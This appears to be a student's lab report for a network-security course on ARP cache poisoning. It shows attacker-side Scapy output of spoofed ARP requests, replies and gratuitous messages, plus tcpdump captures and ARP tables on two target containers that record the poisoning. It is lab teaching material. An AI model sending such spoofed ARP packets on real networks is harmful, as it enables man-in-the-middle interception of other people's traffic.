
H M Mythreya
PES2UG20CS130
CNS LAB - 3


Task 1.A: Arp Cache Poisoning (without ether)

Attacker




```
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# ls
mitm.py  mitm1.py  task11A.py  task1A.py  task1B.py  task1C.py  task2.py
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# 
```

Host A



```
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
root@hostA:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:01:41.833527 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
14:01:41.833552 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
14:01:41.893619 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
14:01:41.893646 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
14:01:48.227812 IP6 fe80::3016:daff:fe57:9a57.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:48.227901 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:48.227938 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:49.229472 IP6 fe80::3016:daff:fe57:9a57.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:49.229528 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:49.229560 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:51.254086 IP6 fe80::3016:daff:fe57:9a57.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:51.254174 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:51.254226 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:55.271773 IP6 fe80::3016:daff:fe57:9a57.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:55.271841 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:55.271912 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:02.527945 IP6 fe80::3016:daff:fe57:9a57 > ff02::2: ICMP6, router solicitation, length 16
14:02:03.261549 IP6 fe80::3016:daff:fe57:9a57.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:03.261650 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:03.261717 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:05.534202 IP6 fe80::3016:daff:fe57:9a57.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
14:02:19.289760 IP6 fe80::3016:daff:fe57:9a57.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:19.289826 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:19.289865 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
```


Host B:



```
root@hostB:PES2UG20CS130:Name:Mythreya:/# arp
root@hostB:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:01:41.833529 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
14:01:48.227839 IP6 fe80::cc55:acff:fea8:5366.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:48.227902 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:48.227945 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:49.229500 IP6 fe80::cc55:acff:fea8:5366.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:49.229529 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:49.229568 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:51.254143 IP6 fe80::cc55:acff:fea8:5366.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:51.254175 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:51.254242 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:55.271806 IP6 fe80::cc55:acff:fea8:5366.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:55.271841 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:01:55.271921 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:03.261607 IP6 fe80::cc55:acff:fea8:5366.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:03.261653 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:03.261727 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:06.447575 IP6 fe80::cc55:acff:fea8:5366.5353 > ff02::fb.5353: 0 [2q] PTR (QM)? _ipps._tcp.local. PTR (QM)? _ipp._tcp.local. (45)
14:02:14.820727 IP6 fe80::cc55:acff:fea8:5366 > ff02::2: ICMP6, router solicitation, length 16
14:02:19.289794 IP6 fe80::cc55:acff:fea8:5366.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:19.289828 IP6 fe80::42:baff:fe0f:ef19.5353 > ff02::fb.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
14:02:19.289879 IP 10.9.0.1.5353 > 224.0.0.251.5353: 0 PTR (QM)? _pgpkey-hkp._tcp.local. (40)
```


Task 1.A: Arp Cache Poisoning (with ether)

Attacker




```
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# 
```

Host A




```
root@hostA:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:05:11.244913 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
14:05:11.244937 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
```

Host A
Arp table:



```
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:PES2UG20CS130:Name:Mythreya:/# 
```

Host b
sees nothing:




```
root@hostB:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Task 1.B: Arp Cache Poisoning (using ARP reply)


scenario 1

Attacker




```
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# 
```

Host A




```
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:09:11.085551 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

Host A Arp table after attack:




```
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:09:11.085551 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:PES2UG20CS130:Name:Mythreya:/# 
```

scenario 2



```
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# python3 task1B.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# 
```




```
root@hostA:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:11:28.461030 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

Task 1.C: Using ARP Gratuitous Message


scenario 1

Attacker




```
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# python3 task1A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
```

Host A



```
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:16:39.084865 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
